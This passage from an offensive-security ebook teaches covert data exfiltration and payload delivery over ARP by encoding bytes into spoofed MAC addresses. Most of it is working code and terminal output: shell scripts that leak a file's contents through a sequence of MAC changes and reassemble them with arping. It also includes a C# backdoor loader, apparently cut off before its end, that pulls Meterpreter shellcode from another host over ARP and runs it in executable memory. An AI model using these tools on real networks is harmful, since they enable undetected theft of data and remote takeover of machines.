#Injecting text:  "on/Tr" to Mac via Address 00:6f:6e:2f:54:72
#Injecting text:  "ansfe" to Mac via Address 00:61:6e:73:66:65
#Injecting text:  "rring" to Mac via Address 00:72:72:69:6e:67
#Injecting text:  " via " to Mac via Address 00:20:76:69:61:20
#Injecting text:  ""ARP"" to Mac via Address 00:22:41:52:50:22
#Injecting text:  " Traf" to Mac via Address 00:20:54:72:61:66
#Injecting text:  "fic." to Mac via Address 00:66:69:63:2e:0a
root@kali:~/Desktop# ifconfig | grep 101
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
root@kali:~/Desktop# chmod 775 MacChanger.sh
root@kali:~/Desktop# ./MacChanger.sh | grep New
New MAC:       00:45:78:66:69:6c (unknown)
New MAC:       00:74:72:61:74:69 (unknown)
New MAC:       00:6f:6e:2f:54:72 (unknown)
New MAC:       00:61:6e:73:66:65 (unknown)
New MAC:       00:72:72:69:6e:67 (unknown)
New MAC:       00:20:76:69:61:20 (REUDO CORPORATION)
New MAC:       00:22:41:52:50:22 (Apple)
New MAC:       00:20:54:72:61:66 (Sycamore Networks)
New MAC:       00:66:69:63:2e:0a (unknown)
root@kali:~/Desktop# 
```

```
[redacted]~/Desktop# arping 192.168.56.101 -W 2 -c 11
ARPING 192.168.56.101
60 bytes from 00:45:78:66:69:6c (192.168.56.101): index=0 time=10.853 msec
60 bytes from 00:74:72:61:74:69 (192.168.56.101): index=1 time=4.648 msec
60 bytes from 00:6f:6e:2f:54:72 (192.168.56.101): index=2 time=7.990 msec
60 bytes from 00:61:6e:73:66:65 (192.168.56.101): index=3 time=9.825 msec
60 bytes from 00:72:72:69:6e:67 (192.168.56.101): index=4 time=3.757 msec
60 bytes from 00:20:76:69:61:20 (192.168.56.101): index=5 time=6.844 msec
60 bytes from 00:22:41:52:50:22 (192.168.56.101): index=6 time=4.727 msec
60 bytes from 00:20:54:72:61:66 (192.168.56.101): index=7 time=11.989 msec
60 bytes from 00:66:69:63:2e:0a (192.168.56.101): index=8 time=1.865 msec
60 bytes from 00:66:69:63:2e:0a (192.168.56.101): index=9 time=3.962 msec
60 bytes from 00:66:69:63:2e:0a (192.168.56.101): index=10 time=5.868 msec

--- 192.168.56.101 statistics ---
11 packets transmitted, 11 packets received,   0% unanswered (0 extra)
rtt min/avg/max/std-dev = 1.865/6.575/11.989/3.087 ms
[redacted]~/Desktop# ifconfig | grep 56
          inet addr:192.168.56.1  Bcast:192.168.56.255  Mask:255.255.255.0
[redacted]~/Desktop# ./ops.sh Data.txt
00:45:78:66:69:6c 00:74:72:61: ==> Exfiltra
74:69 00:6f:6e:2f:54:72 00:61: ==> tion/Tra
6e:73:66:65 00:72:72:69:6e:67 ==> nsferring
00:20:76:69:61:20 00:22:41:52: ==> via "AR
50:22 00:20:54:72:61:66 00:66: ==> P" Traff
69:63:2e:0a 00:66:69:63:2e:0a ==> ic. fic.
00:66:69:63:2e:0a ==> fic.

[;)] your Injected Bytes via Mac Addresses:
00:45:78:66:69:6c 00:74:72:61:74:69 00:6f:6e:2f:54:72 00:61:6e:73:66:65 00:72:72:69:6e:67 00:20:76:69
:61:20 00:22:41:52:50:22 00:20:54:72:61:66 00:66:69:63:2e:0a 00:66:69:63:2e:0a 00:66:69:63:2e:0a

[;o] your Data :

Exfiltration/Transferring via "ARP" Traffic.
fic.
fic.
[redacted]~/Desktop# cat ops.sh
 #!/bin/sh
 t=`awk {'print $4'} $1`
 # debug
 # echo $t
  for ops in `echo $t | xxd -p`;
        do
        ops1=`echo $ops | xxd -r -p`
        ops2=`echo $ops | xxd -r -p | xxd -r -p`
        echo $ops1 "==>" $ops2
        done
   echo
   echo "[;)] your Injected Bytes via Mac Addresses: "
   echo `echo $t`
   echo
   echo "[;o] your Data : "
   echo
   echo $t | xxd -r -p
[redacted]:~/Desktop# _
```

Picture 19: using this Method with two scripts (Ops.sh and Exfiltration_via_ARP.sh)

Using this method with Scripts step by step :

First of all in this method you should have “static” IPv4 Address for “MacChanger” system .

As you can see with this “echo” command and “xxd” we can have something like this , in this case I used “-c 5” for chunking String by “5 bytes”.

```
root@kali:~# echo "Exfiltration via ARP traffic." | xxd -c 5
0000000: 4578 6669 6c  Exfil
0000005: 7472 6174 69  trati
000000a: 6f6e 2076 69  on vi
000000f: 6120 4152 50  a ARP
0000014: 2074 7261 66   traf
0000019: 6669 632e 0a  fic..
```

now you can imagine this **45 78 66 69 6c + 00** will be one New Mac Address , how ?
You can see in "step 0" we will have "NEW" Mac Address .

Step 0: 4578 6669 6c Exfil   == > 00 + 45:78:66:69:6c == Mac Address ==> 00:45:78:66:69:6c
Step 1: sudo ifconfig eth0 down; sudo macchanger -m 00:45:78:66:69:6c eth0; sudo ifconfig eth0 up; sleep 2;

as you can see in "step 1" we can have this Mac Address with Macchnager Command for changing our MAC Address to New "Fake MAC Address" very simply.

Step 2: 7472 6174 69 trati   == > 00 + 74:72:61:74:69 == Mac Address ==> 00:74:72:61:74:69
Step 3: sudo ifconfig eth0 down; sudo macchanger -m 00:74:72:61:74:69 eth0; sudo ifconfig eth0 up; sleep 2;

you can compare this method via Scripts on Linux with Pictures "3 and 4" on Windows .
So in "Picture 19" you can see how this Script "Exfiltration_via_ARP.sh" worked .
Code : Exfiltration_via_ARP.sh

```
#!/bin/sh
echo " #!/bin/sh"
for ops in `xxd -p -c 5 $1 | sed 's/../&:/g'`;
 do
   Exfil=`echo $ops | sed 's/:$/ /'`
   text=`echo $Exfil | xxd -r -p`
   echo "#Injecting text: " \"$text\" to Mac via Address 00:$Exfil
   echo "sudo ifconfig eth0 down; sudo macchanger -m " 00:$Exfil  " eth0; sudo ifconfig eth0 up; sleep 2;"
   echo
 done
```

in this step we have something like these Commands like "Picture 19".
Note : "demo.txt" is our text file for Exfiltration via ARP traffic to another system.

Steps for System with IPv4 Address : 192.168.56.101
Commands Step1: ./Exfiltration_via.sh demo.txt > MacChanger.sh
Commands Step2: chmod 775 MacChanger.sh
Commands Step3-1: ./MacChanger.sh | grep New
Steps for System with IPv4 Address : 192.168.56.1
Commands Step3-2: arping 192.168.56.101 -W 2 -c 11 > Data.txt
Commands Step4: ./ops.sh Data.txt
Note : Steps 3-1 and 3-2 should be at same time .

Step 3-2 : in this step you can get MAC Addresses via ARP traffic by arping command.
Step 4 : in this step with Ops.sh you can translate these Mac-Addresses from Data.txt file , "Bytes" to "string".

Code : Ops.sh

```
#!/bin/sh
t=`awk {'print $4'} $1`
# debug
# echo $t
 for ops in `echo $t | xxd -p`;
              do
              ops1=`echo $ops | xxd -r -p`
              ops2=`echo $ops | xxd -r -p | xxd -r -p`
              echo $ops1 "==>" $ops2
              done
  echo
  echo "[;)] your Injected Bytes via Mac Addresses: "
  echo `echo $t`
  echo
  echo "[;o] your Data : "
  echo
  echo $t | xxd -r -p
```


Scripts Source Code : https://github.com/DamonMohammadbagher/NativePayload_ARP/tree/master/EBOOK

Linux systems and Transferring DATA/Payload via ARP Traffic (PART2)
in this "Part2" I want to show you how can do this method by Simple Script "NativePayload_ARP.sh". in this script I used codes from "Part1" (**Exfiltration_via_ARP.sh** & **ops.sh**) so we have these code on Simple Script by "**NativePayload_ARP.sh**"

Using NativePayload_ARP.sh Step by step :

Step1 (Client Side) : in this step you can use switch "-s" for Injecting Text (Bytes) to Network Adapter "MAC Address" so your syntax in this step is :

syntax : “NativePayload_ARP.sh -s text-file.txt eth0 delay x”
example : “NativePayload_ARP.sh -s 1.txt eth0 delay 3”



```
this is test for transferring data via arp traffic
```


```
root@kali:~/Desktop# ./NativePayload_ARP.sh -s 1.txt eth0 delay 3

NativePayload_ARP.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA via ARP Traffic
help syntax: ./NativePayload_ARP.sh help

[!] Changing MAC Address via macchanger Tool
[>] [30/09/2018 02:47:05] Changing MAC Address to start .
New MAC:       00:ff:ff:ff:ff:ff (unknown)


[!] your text is: this
[!] your MAC Address is: 00:74:68:69:73:20
[>] [0] [30/09/2018 02:47:10] MAC Changing Done , Delay i
New MAC:       00:74:68:69:73:20 (unknown)
------------------
[!] your text is: is te
[!] your MAC Address is: 00:69:73:20:74:65
[>] [1] [30/09/2018 02:47:13] MAC Changing Done , Delay is : 3 (sec)
New MAC:       00:69:73:20:74:65 (unknown)
------------------
[!] your text is: st fo
[!] your MAC Address is: 00:73:74:20:66:6f
[>] [2] [30/09/2018 02:47:16] MAC Changing Done , Delay is : 3 (sec)
New MAC:       00:73:74:20:66:6f (unknown)
```

```
:~/Desktop# ./NativePayload_ARP.sh -a vboxnet0 192.168.56.101

NativePayload_ARP.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA via ARP Traffic
help syntax: ./NativePayload_ARP.sh help

[!] [30/09/2018 06:17:11] Scanning Target [192.168.56.101] via Arping by delay (3).
[!] [30/09/2018 06:17:11] Start flag MAC Address Detected : 00:ff:ff:ff:ff:ff
```

Picture 20:

Step2 (Server Side) : in this step you can get these Bytes from “Client Side” by Arp Scanning via Network-adapter “vboxnet0” so for doing this I used Arping tool (Sending arp request for 192.168.56.101 via Vboxnet0) , in this step your syntax is :

syntax : “NativePayload_ARP.sh -a vboxnet0 Target-IPv4 “
example : “NativePayload_ARP.sh -a vboxnet0 192.168.56.101“



```
this is test for transferring data via arp traffic
```

```
[!] your MAC Address is: 00:64:61:74:61:20
[>] [6] [30/09/2018 02:47:29] MAC Changing Done , Delay is : 3 (sec)
New MAC:       00:64:61:74:61:20 (unknown)
------------------
[!] your text is: via a
[!] your MAC Address is: 00:76:69:61:20:61
[>] [7] [30/09/2018 02:47:32] MAC Changing Done , Delay
New MAC:       00:76:69:61:20:61 (unknown)
------------------
[!] your text is: rp tr
[!] your MAC Address is: 00:72:70:20:74:72
[>] [8] [30/09/2018 02:47:35] MAC Changing Done , Delay
New MAC:       00:72:70:20:74:72 (unknown)
------------------
[!] your text is: affic
[!] your MAC Address is: 00:61:66:66:69:63
[>] [9] [30/09/2018 02:47:39] MAC Changing Done , Delay
New MAC:       00:61:66:66:69:63 (unknown)
------------------

[>] [30/09/2018 02:47:42] Changing MAC Address to (finis
New MAC:       00:ff:00:ff:00:ff (unknown)

root@kali:~/Desktop#
root@kali:~/Desktop#
```

```
:~/Desktop# ./NativePayload_ARP.sh -a vboxnet0 192.168.56.101

NativePayload_ARP.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA via ARP Traffic
help syntax: ./NativePayload_ARP.sh help

[!] [30/09/2018 06:17:11] Scanning Target [192.168.56.101] via Arping by delay (3).
[!] [30/09/2018 06:17:11] Start flag MAC Address Detected : 00:ff:ff:ff:ff:ff
[!] [30/09/2018 06:17:46] Finish flag MAC Address Detected : 00:ff:00:ff:00:ff
./NativePayload_ARP.sh: line 137:  3463 Terminated              arping -I $2 $3 -w 0
ARPData.txt

[!] Your Injected Bytes via Mac Addresses:
00:FF:FF:FF:FF:FF:00:74:68:69:73:20:00:69:73:20:74:65:00:73:74:20:66:6F:00:72:20:74:
00:6E:73:66:65:72:00:72:69:6E:67:20:00:64:61:74:61:20:00:76:69:61:20:61:00:72:70:20:
00:61:66:66:69:63:00:FF:00:FF:00:FF:

[!] [30/09/2018 06:17:46] Your Data :

this is test for transferring data via arp traffic
~/Desktop#
```

Picture 21:

as you can see in these “Pictures 20 & 21” , Bytes for text file “1.txt” transferred from client to Server by ARP Traffic (after 36 Seconds).

NativePayload_ARP.sh

```
 #!/bin/sh
echo
echo "NativePayload_ARP.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA via ARP Traffic"
echo "help syntax: ./NativePayload_ARP.sh help"
echo

if [ $1 == "help" ]
then
tput setaf 2;
        echo
        echo "Example Step1: (Client Side ) ./NativePayload_ARP.sh -s text-file eth0 delay x"
        echo "Example Step2: (Server Side ) ./NativePayload_ARP.sh -a vboxnet target-IPv4 "
        echo "example IPv4:192.168.56.101 : ./NativePayload_ARP.sh -s mytext.txt eth0 delay 3"
        echo "example IPv4:192.168.56.1 : ./NativePayload_DNS2.sh -a vboxnet 192.168.56.101 "
        echo "Description: with Step1 you will inject Data to MAC address for eth0 , with Step2 you can have this text file via Scanning target-system by ARP traffic (Using Arping tool)"
        echo


fi
# ./NativePayload_ARP.sh -s mytext.txt eth0 delay 3
if [ $1 == "-s" ]
then
                echo "[!] Changing MAC Address via macchanger Tool"
                counter=0
                Defdelay=3
                if [ $4 == "delay" ]
                        then
                        Defdelay=$5
                        elif [ -z "$4" ]
                        then
                        Defdelay=3
                fi
        # start flag
        Time=`date '+%d/%m/%Y %H:%M:%S'`
        echo "[>] [$Time] Changing MAC Address to start ... (Delay 5 sec)"
        sudo ifconfig $3 down; sudo macchanger -m  00:ff:ff:ff:ff:ff $3 | grep New; sudo ifconfig $3 up; sleep 5;
        echo

        for ops in `xxd -p -c 5 $2 | sed 's/../&:/g' `;
        do
                Exfil=$ops
                Exfil=`echo $Exfil `
                if (( `echo ${#Exfil}` == 15 ))
                then
                tput setaf 7;
                echo "[!] your text is:" `echo $Exfil | xxd -r -p `
                tput setaf 6;
                echo "[!] your MAC Address is:" 00:"${Exfil::-1}"
                #echo "sudo ifconfig eth0 down; sudo macchanger -m " 00:"${Exfil::-1}" " eth0; sudo ifconfig eth0 up; sleep x;"
                tput setaf 9;
                Time=`date '+%d/%m/%Y %H:%M:%S'`
                echo "[>] [$counter] [$Time] MAC Changing Done , Delay is :" $Defdelay "(sec)"
                sudo ifconfig $3 down;sudo macchanger -m  00:"${Exfil::-1}" $3 | grep New; sudo ifconfig $3 up; sleep $Defdelay;
                ((counter++))
                echo -----------------
                fi
        done
                # finish flag
                echo
                Time=`date '+%d/%m/%Y %H:%M:%S'`
                echo "[>] [$Time] Changing MAC Address to (finish flag)"
                sudo ifconfig $3 down; sudo macchanger -m  00:ff:00:ff:00:ff $3 | grep New; sudo ifconfig $3 up; sleep $Defdelay;
                echo

fi

#./NativePayload_ARP.sh -a eth0 192.168.56.101

if [ $1 == "-a" ]
then
        # this ARPData.txt file tested by Arping version: "arping utility, iputils-s20161105" and "kali linux 2018.2"
        # some arping switches changed by old/new versions
        arping -I $2 $3 -w 0 -b > ARPData.txt &
        init=0
        Time=`date '+%d/%m/%Y %H:%M:%S'`
        echo "[!] [$Time] Scanning Target [$3] via Arping by delay (1 sec)."
        while true; do
        String=`cat ARPData.txt | grep -e 00:ff:00:ff:00:ff -e 00:FF:00:FF:00:FF`
        #printf '\u2591\n'
        #printf '\u2592\n'
        #printf '\u2593\n'
        if (( init == 0 ))
        then
    Startflag=`cat ARPData.txt | grep -e 00:ff:ff:ff:ff:ff -e 00:FF:FF:FF:FF:FF`
                if (( `echo ${#Startflag}` !=0 ))
                then
                tput setaf 6;
                Time=`date '+%d/%m/%Y %H:%M:%S'`
                echo "[!] [$Time] Start flag MAC Address Detected :" 00:ff:ff:ff:ff:ff
                ((init++))
                fi
        fi

        if (( `echo ${#String}` !=0 ))
                then
                killall arping
                tput setaf 6;
                Time=`date '+%d/%m/%Y %H:%M:%S'`
                echo "[!] [$Time] Finish flag MAC Address Detected :" 00:ff:00:ff:00:ff
                break
                fi
        sleep 1
        done
        ###
        LastMacAddress=""
        FinalPayload=""
        # this ARPData.txt file tested by Arping version: "arping utility, iputils-s20161105"
        # some arping switches changed by old/new versions
        # ARPData.txt , Dumping MAC : xx:xx:xx:xx:xx:xx
        # Unicast reply from 192.168.56.101 [xx:xx:xx:xx:xx:xx]  0.864ms
        # Unicast reply from 192.168.56.101 [00:FF:FF:FF:FF:FF]  0.864ms
        # Unicast reply from 192.168.56.101 [00:74:68:69:73:20]  1.012ms
        for MacAddresses in `cat ARPData.txt | grep Unicast | awk {'print $5'} | sed 's/\[/ /g' | sed 's/\]/ /g'`;
        do
                # echo $MacAddresses
                # echo $LastMacAddress
                # echo
                if [[ `echo $MacAddresses` != `echo $LastMacAddress` ]]
                then
                        FinalPayload+=`echo $MacAddresses`:
                        #echo "Debug"
                fi
        LastMacAddress=$MacAddresses
        done
        tput setaf 7;
        echo
        echo "[!] Your Injected Bytes via Mac Addresses: "
        echo $FinalPayload
        echo
        tput setaf 6;
        Time=`date '+%d/%m/%Y %H:%M:%S'`
        echo "[!] [$Time] Your Data : "
        echo
        echo "${FinalPayload:17:-17}" | xxd -r -p
        echo
        echo

fi
```

Github C# : https://github.com/DamonMohammadbagher/NativePayload_ARP

NativePayload_ARP.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Runtime.InteropServices;
using System.Net;
using System.Reflection;
using System.Runtime.CompilerServices;

namespace NativePayload_ARP
{
    class Program
    {
        private static Int32 ConvertIPToInt32(IPAddress pIPAddr)
        {
            byte[] lByteAddress = pIPAddr.GetAddressBytes();
            return BitConverter.ToInt32(lByteAddress, 0);
        }

        [DllImport("Iphlpapi.dll", EntryPoint = "SendARP")]
        internal extern static Int32 SendArp(Int32 destIpAddress, Int32 srcIpAddress, byte[] macAddress, ref Int32 macAddressLength);

        // public static string[] ARP_Payload;
        public static string Arps = "";

        static void Main(string[] args)
        {

            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine("NativePayload_ARP v1.0 Tool : Transfer Backdoor Payload by ARP Traffic");
            Console.WriteLine("Published by Damon Mohammadbagher");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.WriteLine("Unknown Mac Address Displayed by Red Color");
            Console.WriteLine("Getting Injected MacAddress By ARP Traffic (Slow)");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine();
            string Target_IPaddress_ARP_Request = "";
            string local_IPaddress_ARP_Request = "";
            try
            {
                if (args.Length >= 1)
                {
                    Target_IPaddress_ARP_Request = args[0].ToString();
                }
                else
                {
                    Console.ForegroundColor = ConsoleColor.Gray;
                    Console.WriteLine("Please type Target System IPaddress for Sending ARP Request");
                    Target_IPaddress_ARP_Request = Console.ReadLine();
                    Console.ForegroundColor = ConsoleColor.Gray;
                    Console.WriteLine("Please type your Local IPaddress for Sending ARP Request by this IP");
                    local_IPaddress_ARP_Request = Console.ReadLine();
                }
            }
            catch (Exception e1)
            {
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("error 1: {0}", e1.Message);

            }
            Console.ForegroundColor = ConsoleColor.Yellow;
            Console.WriteLine("Start time : {0}", DateTime.Now.ToString());

            string temp_arps = "";
            string temp_arps_2 = "";
            byte[] mac = new byte[6];
            byte[] temp_mac = new byte[6];
            int maclen = 0;
            bool init = false;
            int init_countdown = 0;
            List<string> MacAddress = new List<string>();
            try
            {
                while (true)
                {
                    maclen = mac.Length;

                    int _mac = SendArp(ConvertIPToInt32(IPAddress.Parse(Target_IPaddress_ARP_Request)),
ConvertIPToInt32(IPAddress.Parse(local_IPaddress_ARP_Request)), mac, ref maclen);

                    System.Threading.Thread.Sleep(1000);

                    if (_mac == 0)
                    {
                        temp_arps = "";
                        temp_arps_2 = "";
                        Console.ForegroundColor = ConsoleColor.Green;
                        Console.Write("Found    " + " : ");
                        string srt_ip = Target_IPaddress_ARP_Request;
                        Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
                        foreach (byte item in mac)
                        {
                            if ((Convert.ToInt32(mac[0]) != 0))
                            {
                                /// if first section of MAC address != 00 then show that by Red Color
                                /// this code added for macchanger in linux when this tool sent Unknown Mac to Backdoor system
                                Console.ForegroundColor = ConsoleColor.Red;
                            }
                            else if ((Convert.ToInt32(mac[0]) == 0))
                            {
                                Console.ForegroundColor = ConsoleColor.Green;
                            }
                            Console.Write(item.ToString("x2") + " ");
                            temp_arps += item.ToString("x2");
                            temp_arps_2 += item.ToString("x2");
                        }
                        Console.WriteLine();
                        Arps += temp_arps.Remove(0, 2);
                        string tmp = temp_arps.Remove(0, 2);
                        if (MacAddress.Count == 0 && tmp.ToString() != "ffffffffff" && tmp.ToString() != "ff00ff00ff" && init && temp_arps_2.ToString().Substring(0, 2) ==
"00")
                        {
                            MacAddress.Add(tmp);
                            Console.ForegroundColor = ConsoleColor.Cyan;
                            Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " + MacAddress.AsEnumerable().AsQueryable().Last().ToString());
                        }
                        else
                        {
                            /// time to exit and execute Payload ;-/
                            if (tmp.ToString() == "ffffffffff" && init) { break; }
                            //if (Arps.ToString() == "ffffffffff") { break; }

                            /// time to strat and dump Payload ;-/
                            if (temp_arps_2.ToString() == "00ff00ff00ff") { init = true; init_countdown++; }

                            if (init)
                            {
                                if (MacAddress.Capacity != 0 && MacAddress.AsEnumerable().Last().ToString() != tmp && init_countdown > 1 &&
temp_arps_2.ToString().Substring(0, 2) == "00")
                                {
                                    MacAddress.Add(tmp);
                                    Console.ForegroundColor = ConsoleColor.Cyan;
                                    Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " + MacAddress.AsEnumerable().AsQueryable().Last().ToString());
                                }
                                init_countdown++;
                            }
                        }
                    }
                    else if (_mac == 67)
                    {
                        Console.ForegroundColor = ConsoleColor.DarkGreen;
                        Console.Write("NotFound" + " : ");
                        string srt_ip = Target_IPaddress_ARP_Request;
                        Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
                        foreach (byte item in mac)
                        {
                            Console.Write(item.ToString("x2") + " ");
                        }
                        Console.WriteLine();
                    }
                    temp_mac = mac;
                    System.Threading.Thread.Sleep(4000);
                }

            }
            catch (Exception e2)
            {
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("error 2: {0}", e2.Message);
            }
            Console.WriteLine();
            Console.WriteLine();
            /// for debug only
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine("Debug Mode , Dumping this payload by ARP Traffic:");
            Console.WriteLine("Debug Mode , you can compare this Dump Data by your Source Payload \"Meterpreter msfvennom C type payload\"");
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            foreach (string item in MacAddress)
            {
                Console.Write(item);
            }
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;
            /// time to execute
            ///
            byte[] _X_Bytes = new byte[MacAddress.Capacity * 5];
            int b = 0;
            foreach (string X_item in MacAddress)
            {
                for (int i = 0; i <= 8;)
                {
                    /// for debug only
                /// string MacAddress_Octets = X_item.ToString().Substring(i, 2);
                _X_Bytes[b] = Convert.ToByte("0x" + X_item.ToString().Substring(i, 2), 16);
                b++;
                i++; i++;
              }
            }
            try
            {
              Console.ForegroundColor = ConsoleColor.Yellow;
              Console.WriteLine("End time : {0}", DateTime.Now.ToString());
              Console.ForegroundColor = ConsoleColor.Gray;
              Console.WriteLine("Bingo Meterpreter session by ARP Traffic ;)");
              UInt32 funcAddr = VirtualAlloc(0, (UInt32)_X_Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
              Marshal.Copy(_X_Bytes, 0, (IntPtr)(funcAddr), _X_Bytes.Length);
              IntPtr hThread = IntPtr.Zero;
              UInt32 threadId = 0;
              IntPtr pinfo = IntPtr.Zero;
              // execute native code
              hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
              WaitForSingleObject(hThread, 0xFFFFFFFF);
            }
            catch (Exception e3)
            {
              Console.ForegroundColor = ConsoleColor.Gray;
              Console.WriteLine("error 3: {0}", e3.Message);
            }

        }
        private static UInt32 MEM_COMMIT = 0x1000;
